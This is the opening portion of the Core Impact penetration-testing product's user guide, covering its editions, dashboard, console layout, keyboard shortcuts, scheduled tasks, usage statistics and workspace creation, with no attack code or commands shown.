

FORTRA



Core Impact User Guide

Copyright Terms and Conditions

Copyright © Fortra, LLC and its group of companies. All trademarks and registered trademarks are the property of their respective owners.

The content in this document is protected by the Copyright Laws of the United States of America and other countries worldwide. The unauthorized use and/or duplication of this material without express and written permission from Fortra is strictly prohibited. Excerpts and links may be used, provided that full and clear credit is given to Fortra with appropriate and specific direction to the original content.

202405150301 - 21.5

Table of Contents

Core Impact	8
Core Impact Editions	8
Core Impact Quickstart	10
The Dashboard	10
The Workspace and Console	13
Customizing Toolbars and Keyboard Shortcuts	15
Scheduled Tasks	18
Usage Statistics	22
Quick Guides	24
Software Updates	24
Workspaces and Teaming	25
Workspaces	26
Creating a New Workspace	26
Opening an Existing Workspace	29
Importing and Exporting Workspaces	30
Closing a Workspace	35
Deleting a Workspace	36
Teaming	37
Rapid Penetration Test (RPT)	41
Network RPT	42
Client Side RPT	105

Web Applications RPT	151
One-Step RPTs	218
Remediation Validation	233
Reports	236
Exporting Data from Core Impact	253
Testing Network Devices	256
Network Device Information Gathering	257
Network Device Attack and Penetration	257
Post-exploitation Modules for Network Devices	259
Network Device Reporting	260
Testing a Wireless Environment	261
WiFi Attack and Penetration	262
WiFi Reporting	269
Testing Mobile Devices	269
Mobile Device Client-Side Testing	270
Mobile Application Backend Testing	270
Mobile Device Setup: iOS	271
Mobile Device Setup: Android	272
Mobile Device Setup: BlackBerry	274
Mobile Device Reporting	275
Working with Entities	276
Network View	279
Client Side View	282

Web View	284
Managing Entities	285
Entity Details	291
Entity Properties	292
Working with Modules	297
Running Modules	298
Launching Recently-executed Modules	305
Stopping Modules	306
Relaunch or Resume Modules	307
Using the Executed Modules View	307
Analyzing Module Output	309
Searching for Modules	311
Editing/Deleting Modules from the Modules Panel	312
Custom Modules	314
Macro Modules	316
Getting Module Updates	319
Obtaining and Utilizing User Credentials	321
About Identities in Core Impact	321
Obtaining the Password Hashes from a Compromised Host	322
Kerberos Golden & Silver Tickets	323
Sniffing Password Hashes from the Network	324
Using the Core CloudCypher Service	324
Logging Keystrokes on a Compromised Host	325

Collecting Saved Login Credentials	325
Using Obtained Passwords	326
Setting Console Options	327
Modules	328
Agents	330
Entities	332
Network	333
One-step RPT	335
User Actions	338
Analytics and Improvements	340
REST API	341
Online Password Decryption	344
Database	345
Reports	349
Software Updates	350
Appendix	352
Core Impact Architecture	352
Client Side Phishing Architecture	355
Controlling Agents	360
Core Impact Underlying Technology	385
CVE and Core Impact	394
Integration	396
Installing and Activating Core Impact	404

In memory .NET Assembly Execution	427
Beacon Object Files	428
Ransomware Simulator	437
SOCKSProxy Client	438
Transferring a Core Impact Installation	441
Uninstalling Core Impact	444
External Network Test Routing	444
Contacting Fortra	447

Core Impact

Core Impact elevates the practice of penetration testing to the new standards of quality required by today's organizations. The application provides you with not only a comprehensive and scalable framework in which to perform penetration tests, but also a controlled environment in which to perform them. Core Impact allows you to do the following:

- Automate the penetration testing process, targeting hosts, users, web applications, WiFi networks and network devices.
- Safely and efficiently determine how a malicious attacker might gain access to or disrupt your information assets.
- Define and execute a repeatable and scalable testing methodology.
- Increase team productivity.
- Leverage security knowledge and expertise across penetration tests.

The chapters that follow teach you how to use Core Impact as efficiently as possible so you can rapidly achieve each one of these goals. If you have already installed Core Impact and created a Workspace, you can also get a jump-start and view the available [Quick Guides](#) which will guide you through some basic penetration tests with Core Impact.

Core Impact Editions

Core Impact features are now available in three editions. These tiered editions provide the versatility needed to allow organizations to build their pen testing program at a reasonable pace and price. In addition to our three editions, you also have the option of bundling Core Impact with Cobalt Strike, a threat emulation tool ideal for post-exploitation and Red Team exercises.

Compare the features available for each edition shown in the following table:

	Basic	Pro	Enterprise
Tests			
Network	Y	Y	Y
Client Side		Y	Y
WiFi/Mobile			Y
Web Application			Y
Add-On Exploit Pack*			Y

	Basic	Pro	Enterprise
Features			
Rapid Penetration Test	Y	Y	Y
Test Modules	Y	Y	Y
Reporting	Y	Y	Y
Integrations	Y	Y	Y
Unlimited IP Testing Scope	Y	Y	y
Pivoting		Y	Y
CloudCyber Access		Y	Y
REST API			Y
Teaming Capabilities			Y
Support	Customer Portal and email support	Customer Portal and email support	Phone, Customer Portal and email support

**Additional SCADA, Medical, and IoT exploits are available for Core Impact Enterprise customers, but they are not included in the list price and may be purchased as an add-on.*

Core Impact Quickstart

After installing the latest version of the software (if you have not done so, please refer to [Installing Core Impact](#) for detailed installation instructions) look for the Core Impact folder in the START menu and select the Core Impact icon. You will be presented with the Core Impact Dashboard.

This Quickstart section provides an overview of the main screens and basic workflow for using Core Impact.

- [The Dashboard on page 10](#)
- [The Workspace and Console on page 13](#)
- [Customizing Toolbars and Keyboard Shortcuts on page 15](#)
- [Scheduled Tasks on page 18](#)
- [Usage Statistics on page 22](#)
- [Quick Guides on page 24](#)
- [Software Updates on page 24](#)

The Dashboard

The Dashboard is divided into several components, each presenting you with real-time information about your Core Impact installation as well as summaries of the product's market-leading commercial-grade exploit coverage.




figure 1 - The Core Impact Dashboard

The Dashboard shows:

Overview

The Overview section shows product-related Alerts such as available [software updates](#) for Core Impact or license expiration notices above the two main sections:

Charts

- A graphical summary of Core Impact's exploit coverage in two summarized tables: Target Entry Points and Modules by Category.
- If you have opted in to the usage statistics program (see [Usage Statistics on page 22](#)), you will see the Usage tab which will display details about the usage of your Core Impact installation.


Updates

- A list of the currently-available exploits, utilities, and maintenance modules that are pending installation. These keep Core Impact current with the latest attack trends and vulnerability threats.
- Graphical representations of the Modules Released over the previous 6 month period.

Module Updates

In addition to having the most recent version of Core Impact installed, you will want to ensure that the software is up to date with the latest attack trends and vulnerability threats. Unlike Software Updates, Module Updates do not require a re-installation of the Core Impact application. Core Impact offers two methods of keeping users informed of new updates. Both methods require that a connection to the Internet is available, either directly or via proxy server:

1. **Dashboard.** The Dashboard displays a list of the currently-available exploits, utilities, and maintenance modules that are pending installation.




INSTALL UPDATES				
Updates				
Package Name	Status	Release Date	Category	Vulnerability
Wordpress Ultimate Member Plugin Unauthenticated Remote Code Execution Exploit 2	📦	1/18/2024	Exploits/Remote Code Execution	CVE-2023-3460
Modules Output View Fixes	✓	1/15/2024	Maintenance	

Notice the **Installed**  and **Available Download**  icons next to each item.

2. **Update Notifier.** The Update Notifier appears in the system tray whenever there are updates available, regardless of whether Core Impact is running. The notifier checks for updates on a regular interval that you can define by navigating to **Tools -> Options -> Software Updates**.

If the [Enable Update Notifier](#) setting is checked, the **Update Notifier** will check for updates as frequently as is specified in the minutes between checks field. If the Enable Update Notifier setting is un-checked, then it will not run at all.

After you have been notified via one of the two methods above, highlight an available update and click the **Install Updates**  button. This button also initiates the transmission of usage statistics if you have opted in to the Usage Statistics program (see [Usage Statistics](#)).



NOTE:

Core Impact 's update and news features access information over the Internet, using the method as configured in the **Tools -> Options -> Network** form. If you change locations from a non-proxy network to one that has a proxy server, you will need to update the Network settings accordingly.

Also, The real-time alerts for pending modules, new software updates, and 6-month tally of modules can be disabled by navigating to **Tools -> Options -> Analytics and Improvements** and checking the [Do not connect to the Internet...](#) check-box.

Workspaces

Select **Workspaces** on the Navigator panel to see a list of available Workspaces.

Workspaces				
<input type="text" value="Search Workspaces"/>		 JOIN SESSION	 CREATE WORKSPACE	
<input type="checkbox"/> ID ↑	Name	Status	Running Agents	Creation date
<input type="checkbox"/> 343	ad	No task running...	0	1/4/2024
<input type="checkbox"/> 363	sjs01	No task running...	0	1/19/2024

See [Workspaces and Teaming on page 25](#) on how to work with and create Workspaces.

Scheduled Tasks

Select **Scheduled Tasks** on the Navigator panel to see a list of tasks.

Scheduled Tasks			
		Search Tasks	+ ADD NEW TASK
Name ↓	Module Name	Scheduling Information	
Client Scan 01	Client-side Vulnerability Test	Run every working day at 19:45	

See [Scheduled Tasks on page 18](#) on how to work-with and create Scheduled Tasks.

The Workspace and Console

Every penetration test in Core Impact is run within a new or existing workspace. A workspace is a place where information regarding a specific test is stored. See [Workspaces and Teaming](#) for more detailed information about workspaces and the New Workspace Wizard as well as how to create Teaming Workspaces.

The Console

After creating a new, or opening an existing workspace, the Core Impact Console appears. The Console is the main window that you will use to start scans, launch attacks, and manage agent activity. The six panels that make up the Console are described in detail below.




figure 2 - Core Impact Console

1. **The Modules Panel.** Provides access to Core Impact Modules. Modules are the actions you can perform during a penetration test. This panel has two views, Rapid Penetration Test (RPT) and Modules, accessed by corresponding tabs at the bottom of the panel. The steps in the RPT view are high-level actions that can be used to execute an automated penetration test. See [Rapid Penetration Test \(RPT\)](#) or [Working With Modules](#) for a detailed description of this panel and modules in general.

2. **The Entity View Panel.** Displays information about the target hosts, users, or web pages. This panel has three views, Network, Client Side and Web, accessed by the corresponding tabs at the top of the panel. Each view corresponds with the type of target, whether it be a computer host, user and email, or web application. See [Working with Entities](#) for more information about the Entity View Panel the new map view feature.
3. **The Entity List.** Displays the list of entities for the active view. If viewing the Network view, you will see your discovered hosts in this panel as well as any agents. For the Client-side view, this panel will show email addresses and, for the Web view, you can view your web pages.
4. **The Executed Modules Panel.** Displays information about each one of the modules, or actions that a user has performed in Core Impact. Core Impact keeps a complete log of every executed module within its database. See [the section called "Using the Executed Modules View"](#) for more information.
5. **The Executed Module Info Panel.** Displays information about the currently selected completed action in the Executed Modules Panel directly above it. By default this panel displays information about the last executed module. It contains three tabs: Module Output (module output report), Module Log (module log lines) and Module Parameters (module parameters at execution time). See [the section called "Analyzing Module Output"](#) for more information.
6. **The Quick Information Panel.** Displayed in the bottom part of the Console, the Quick Information Panel displays information about the currently selected item in the Entity View. For example, if you select a user entity, the panel displays details about that user. If you select a host, the panel displays information about that host. Refer to [the section called "Entity Details"](#) for more information about this panel.

Navigation of the Core Impact Console is straight forward - simply click among the available panels and their tabs, or use the View drop-down menu to activate or hide a console component or toolbar.

Within the **View** drop-down menu, you can also select from three **Layouts** to quickly show/hide various panels of the Core Impact Console. Choose from **Classic**, **Wide Screen** or **Limited**.




figure 3 - Layout Options

Customizing Toolbars and Keyboard Shortcuts

Keyboard shortcuts and Console toolbars can be customized using the Customize dialog box. To open this dialog box, select the **Tools -> Customize** command from the main menu.




figure 4 - Customize Dialog Box

Customizing Toolbars

You can activate or deactivate toolbars, create new toolbars or remove existing toolbars using the Toolbars Panel of the Customize dialog box. Active toolbars will automatically appear at the top of the Console.

To add or remove commands from a toolbar, click on the Commands tab of the Customize dialog box. Use drag-and-drop to add or remove specific commands from an existing toolbar.




figure 5 - Adding commands to a toolbar

Customizing Keyboard Shortcuts

You can navigate through Core Impact using your keyboard and you can assign custom keystrokes to many of Core Impact's basic navigational features using the Keyboard tab of the Customize dialog box.




figure 6 - Customizing keyboard shortcuts

There are several default keystrokes already set up when you install Core Impact:

Action	Shortcut
Create new workspace	Ctrl + W
Open workspace	Ctrl + K
View entity properties	Ctrl + Shift + P
View executed modules	Ctrl + Shift + X
View modules	Ctrl + Shift + M
View quick information	Ctrl + Shift + Q
View module log	Ctrl + Shift + L
View module parameters	Ctrl + Shift + A
View module output	Ctrl + Shift + O
Open options	Ctrl + E
Search modules	F5

To use the Keyboard tab and customize your keystrokes, use the following sections of the properties box:

Category

Commands are grouped into categories (such as Edit or View) which correspond with the Main Menu and the Toolbar.

Commands

The actions you can perform using the keyboard command.

Key assignments

Used to assign new keyboard shortcuts or remove existing ones. Commands can have multiple keyboard shortcuts.

Press new shortcut key

Changes the keyboard shortcut for any command.

Scheduled Tasks

Core Impact allows you to run certain tests on an automated schedule, giving you a lights-out approach to your penetration tests. When you schedule a test, the test creates and runs in its own Workspace.


With the Scheduler you can run the following tests:

- [Vulnerability Scanner Validator](#)
- [Network Vulnerability Test](#)
- [Client-side Vulnerability Tests](#)
- [WebApps Vulnerability Scanner Validator](#)
- [WebApps Vulnerability Test](#)


Using the Scheduler, you can perform the following tasks:

- Create new scheduled tests
- Manage existing scheduled tests
- View executed scheduled tests

Create a New Scheduled Task

1. From the Overview screen, click the **Scheduled Tasks** link in the navigation pane.
2. Press the **Add New Task**  button.

A drop-down menu opens, showing the available tests.



3. Select from the drop-down of available tests (Network Vulnerability is shown in the steps below). When the selected RPT wizard opens, press **Next** to continue..
4. Enter a **Task Name** for your Scheduled test, then complete the wizard.
5. The next form of the wizard contains schedule frequency. Select the **date** and **time** that the test should first run. Then select how often the test should run.

The image shows the 'Network Vulnerability Test Wizard' window. The 'Scheduled Task' section is active, with the instruction 'Choose the frequency of the task.' Below this, there are two main sections:

Specify the starting date and time:
 A date picker shows '7/20/2021' and a time picker shows '14:40'.

Select the frequency of the scheduled task:
 A list of radio buttons for scheduling frequency:

- ☒ Run once
- ☐ Every day
- ☐ Every working day
- ☐ Every Monday, Wednesday and Friday
- ☐ Every Tuesday and Thursday
- ☐ Every week
- ☐ Every month

At the bottom of the window are three buttons: '< Back', 'Next >', and 'Cancel'.

6. Press **Next** to continue.

7. The next form of the wizard contains **Task Execution Settings**.

- Define the running time for the scheduled task:
 - Allow the scheduled task to run until it completes all activities.
 - Set the **task execution timeout** in hours.
 - Generate report and send it by Email.

Network Vulnerability Test Wizard

Task Execution Settings
Setup scheduled task execution options

Define the running time for this scheduled task.

☒ Allow the scheduled task to run until it completes all activities.

☐ Task execution timeout: 12 hour(s).

The scheduled task can be configured to send a report with the results via email when the task is completed.

☒ Generate report and send it by email

< Back Next > Cancel

Press **Next** to continue. If you have un-checked the **Generate report and send it by Email** option, press **Finish**.

8. If you opted to Generate report and send it by Email in the previous step, select the report you would like in this page of the wizard.

Press **Next** to continue.

Network Vulnerability Test Wizard

Report Type Selection
Select the type of report that you need

Network Vulnerability Reports:

FISMA Exploited Vulnerabilities Report	A Report Designed to Map Vulnerabilities to NIST 800-53a Controls.
Network Executive Report	
Network Exposure Report	
Network Host Report	
Network Report	
Network Vulnerability Report	
Network Wellness Report	

< Back Next > Cancel

9. Choose from the available **Report Customizations**. Settings will vary depending on the type of report you selected in the previous step.

Press **Next** to continue.

Network Vulnerability Test Wizard

Spreadsheet Report customization
Use the following settings to customize the report

Report format:

☒ XLSX
☐ PDF

< Back Next > Cancel

10. Enter Email Delivery Settings for delivery of the report:

Network Vulnerability Test Wizard

Email Delivery Settings
Customize the settings used to send emails.

Specify the email address the report email will appear to come from:

Email From:

Specify the email recipient address (you can specify more than one email entry by separating the addresses with semicolons(;)):

Email To List:

NOTE: If a SMTP server is not provided or defined in the global settings DNS queries will be performed to determine the MX record associated with the SMTP server for each target domain.

☒ Use global email sending settings

Outgoing SMTP Server:

Address: Port:

< Back Finish Cancel

Enter the following and press **Finish**.

Email From: Specify the email address the report will appear to come from

Email To List: Specify the email recipient address(es)

Use global email sending settings: Check this option if the SMTP settings have been defined in the [Options for One Step RPT](#) (the global SMTP settings on this panel allow further customization). If not, uncheck this option and enter the **Outgoing SMTP** Address and Port number.


The newly-scheduled test will appear in the Scheduled Tasks list.

- To remove a task from the scheduler, simply right-click on the task in the Scheduled Tasks list and select **Delete**.
- To start a task immediately, right-click on the task and select **Start now**.

NOTE:

Only three scheduled tasks can be running concurrently. If a fourth task begins, it will fail and will need to be run again manually or according to its next scheduled run. For this reason, be sure your scheduled tasks are set to run at appropriate intervals.

You can also see a list of tests that have run via the Scheduler in the **Executed Scheduled Tasks** pane.

- Click on a task to view its details and output in the **Task Details** pane.
- To stop a task, right-click the task and select **Stop**.
- Once a scheduled task has completed, it is listed in the Executed Scheduled Tasks pane. Each scheduled task runs in its own workspace. To view the task running in its own workspace, click the blue button  to the left of the scheduled task or right-click on the task and select **Open**.

Usage Statistics

Core Impact can gather statistics about how the application is used and will report the information to Core Security for analysis. Conclusions drawn from the data will be used to provide you with industry statistics as well as to improve Core Impact in future releases. Before Core Impact transmits any usage information, the data is made anonymous (stripped of any identifying data) and encrypted. You can view your statistics by performing the following steps:

1. Open a Core Impact workspace.
2. On the toolbar select **Tools \ Usage Data \ View Local**.
The View Local Stats window displays.
3. Set the **ALL WORKSPACES** parameter according to your preference.
NO: Shows statistics for current workspace only.
YES: Shows statistics for all workspaces.

4. Click the **OK** button.

View the **Module Log** tab to monitor the module's progress. View the **Module Output** tab to view the statistics.

Statistics Gathered

Below is a list of statistics that can be collected. You can opt in or out of any or all of these by configuring the [Community Usage Options](#) in Core Impact.

Overall Usage

A summary of all systems discovered since the last usage report, including:

- Operating Systems discovered including version and service pack level
- Services discovered with operating system
- TCP open ports discovered
- UDP open ports discovered

Modules

- Total runtime of all modules since last usage report
- Average runtime of modules since last usage report
- Modules run manually
- Modules run via Wizard (RPT)

Workspaces

- Number of workspaces
- Number of hosts per workspace
- Number of web pages per workspace

Entities

Hosts, emails, web applications and their vulnerabilities (anonymized).

Exploit usage

Summary of exploits (successful and failed) from Attack & Penetration and Privilege Escalation that were run since the last usage report.

Non-Exploit modules

Summary of non-exploit modules (Information Gathering modules) that were run since the last usage report.


Reporting

Summary of reports run, including frequency and size of reports.

Pivot Usage and Depth

- Pivoting frequency and depth.
- List and count of modules used per agent.

If you have opted in to any of these categories, pressing the **Install Updates** button will initiate the gathering and submission of statistics to Core Security.



Quick Guides

After you have created your Core Impact Workspace, you are ready to perform one of the many penetration tests that Core Impact offers. We have created several Quick Guides (.pdf) that you can download and print out for your convenience - click any of the below icons to view a Quick Guide.

These guides explain the primary attack vectors available in Core Impact. They cover the basic test capabilities in order to give you an overview of how Core Impact can benefit your overall infrastructure security policies. For greater detail on these tests and their options, refer to the [Rapid Penetration Test \(RPT\)](#) or [Testing a Wireless Environment](#) sections in this User Guide.

Core Impact Quick Guides

- [Network RPT \(IPv4\)](#)
- [Network RPT \(IPv6\)](#)
- [Client-Side RPT](#)
- [Client-Side Phishing RPT](#)
- [WebApps RPT: Cross-site Scripting](#)
- [WebApps RPT: SQL Injection](#)

Software Updates

After installation, and before starting to work with Core Impact, make sure your software version is the latest available and that it is up to date with the latest modules and exploits. As noted in the [Dashboard](#) section, the Dashboard will display an alert when there is a new Core Impact release available, but you can also check for updates manually:

To install software updates automatically and control update frequency, select **Tools -> Options -> Software Updates** on the toolbar. See the options for [Software Updates on page 350](#) for more information.

NOTE:

New software downloaded through the Software Update feature is electronically watermarked with your active license. It will not work with other licenses.

License Information

On the menu, select **Help -> About** to view Product License Key, Expiration Date and Version information.

**NOTE:**

When a license expires, targets within a workspace cannot be modified and new targets cannot be added.

Workspaces and Teaming

Every penetration test in Core Impact is run and run within a Workspace. A workspace is a place where information regarding a specific test is stored. This chapter walks you through the workspace creation procedure in greater depth, and also teaches you how to close, remove, and import/export Workspaces as well as how to create collaborative [Teaming](#) Workspaces.

- [Workspaces on page 26](#)
- [Creating a New Workspace on page 26](#)
- [Opening an Existing Workspace on page 29](#)
- [Importing and Exporting Workspaces on page 30](#)
- [Closing a Workspace on page 35](#)

- [Deleting a Workspace on page 36](#)
- [Teaming on page 37](#)

Workspaces

A Core Impact workspace includes the following:

Rapid Penetration Tests - Within a workspace, you can run any of the available RPTs (see [Rapid Penetration Test \(RPT\)](#)) as well as interact with the individual modules for more advanced control (see [Working With Modules](#)).

The Entity Database - Information about the target network, users or web pages acquired during the penetration test. This includes (but is not limited to) discovered targets, their properties and deployed agents.


The Executed Modules log - Information related to the modules you have run such as time, duration, status, source agent, parameters, and generated output.


NOTE:

All workspace information is stored in the Console's database, which is found in an .mdf file in the SQL Server directory that corresponds with Core Impact.

Creating a New Workspace

To create a workspace, use the following the steps:

1. Choose **File -> New workspace [Type]** from Core Impact's main menu or click the **New Workspace** button  on the toolbar.

Alternatively you can select **Workspaces** on the Navigator panel and press the **Create Workspace**  **CREATE WORKSPACE** button.

This opens a drop-down menu with several Workspace types. Select a specific Workspace type, depending on your testing goals, or select Blank Workspace.




figure 7 - New Workspace Types

The workspace types are designed as an Assisted Start and will automatically launch a web browser with documentation specific to the type you select. The resulting workspace, however, will be capable of executing any kind of penetration test. For example, if you create an Exploit Based Client Side workspace, you will still be able to run Network tests within it.

2. Enter a **Workspace name** and **passphrase** for your new workspace and click **Finish**.

New Workspace Wizard

Workspace Name and Passphrase
You must choose a name and a passphrase for the new workspace.

Workspace name:

Create a passphrase:

Confirm your passphrase:

☐ Set extended workspace information
☐ Start a teaming session with the created workspace

< Back Finish Cancel

figure 8 - Workspace Name and Passphrase

Optionally, you can enter extended workspace details by checking the **Set extended workspace information** box, then clicking **Next**.

To create this workspace as a teaming session, check the **Start a teaming session with the created workspace** option. See [Teaming on page 37](#) for more on this option.

3. If you checked the Set extended workspace information box in the previous step, complete the form.

